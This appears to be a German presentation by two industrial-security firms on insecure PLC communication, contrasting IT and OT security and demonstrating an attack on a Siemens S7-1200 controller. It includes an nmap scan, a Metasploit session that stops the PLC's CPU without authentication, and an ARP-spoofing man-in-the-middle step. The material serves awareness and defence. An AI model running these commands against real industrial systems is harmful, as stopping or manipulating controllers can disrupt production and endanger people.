Die unsichere Kommunikation von SPS & Co.

Kooperation und Wissensaustausch IT/OT

bluecept GmbH

Die bluecept GmbH mit Sitz in Hamburg ist eine auf Industrial Security spezialisierte IT-Sicherheitsberatung

MB Connect Line GmbH

Die MB Connect Line GmbH mit Sitz in Dinkelsbühl ist Hersteller von IIoT Geräten für die OT

Agenda

1. Unterschied IT/OT
2. Demonstration – Video zum ICS-Hacking
3. Was tun? / praxisorientierte Schutzmaßnahmen

Anforderung in der IT und OT

Büronetzwerk (IT)

1.) Vertraulichkeit
2.) Integrität
3.) Verfügbarkeit

Produktionsnetzwerk (OT)

1.) Verfügbarkeit
2.) Integrität
3.) Vertraulichkeit

Anforderung in der IT und OT

	Büronetzwerk IT	Produktionsnetzwerk OT
Latenz	Niedrige Relevanz	Sehr Kritisch
Patch Management	Oft, meist täglich	Selten, Maschinensteuerungen können nur vom Hersteller gepatched werden.
Management	zentralisiert	Meist standalone
Lebenszyklus	3 – 5 Jahre	5-20 Jahre (unsupported OS wie DOS, WIN NT)
Systemänderungen	oft	selten
Verfügbarkeit	Neustart wird toleriert	24x7x365
Virenschutz	Standard	Zu Komplex in den Anlagen, oft nicht möglich
Bewußtsein	Gut	Eher nicht
Schwachstellenprüfung	Standard	Selten und zu komplex
Outsourcing	Üblich	Selten
Zugangssicherheit	Geschlossene Bereiche	Offen zugänglich


Anwendungsfall in der Automation

TCP Port 102


Risiken

- SPS Programme manipulieren oder löschen
- Sollwerte vom HMI zur SPS manipulieren
- Istwerte von der SPS zum HMI manipulieren
- Kommunikation stören

Szenario




Man in the Middle



Demonstration via Video

- Schritt 1: Enumeration
- Schritt 2: Simples DoS
- Schritt 3: Manipulation Datenverkehr

Szenario




Demo – Schritt 1: Enumeration

```
nmap -T4 -p 80,102,443 -A 192.168.0.110
```


⇒ Wir sehen S7 Dienst + Version 3.0 Info

⇒ exploit-db.com hat einen Exploit hierfür!

Demo – Schritt 1: Enumeration



Demo – Schritt 1: Enumeration



Demo – Schritt 2: DoS Exploit

Nutzung von Metasploit für S7 STOP CPU Hack

⇒ CPU stoppt ohne Authentifizierung
(Denial of Service)

⇒ Umstecken hinter die Firewall hilft hier


Demo – Schritt 2: DoS Exploit

```
msf auxiliary(s7_1200_stop_cpu/s7_1200_stop_cpu) > set MODE STOP
MODE => STOP
msf auxiliary(s7_1200_stop_cpu/s7_1200_stop_cpu) > exploit

[+] 192.168.0.110:102     - 6ES7 211-1AE31-0XB0  : V3.0
[+] 192.168.0.110:102     - mode select: STOP
[+] 192.168.0.110:102     - PLC---->STOP
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(s7_1200_stop_cpu/s7_1200_stop_cpu) >
```


Demo – Schritt 3: Datenmanipulation per MITM

„Man in the Middle“-Attacke per `ARP-Spoofing`


ARP Request




ARP Reply



ARP Spoofing



ARP Spoofing



Demo – Schritt 3: Datenmanipulation per MITM

„Man in the Middle“-Attacke per `arpspoof` + scapy (python)

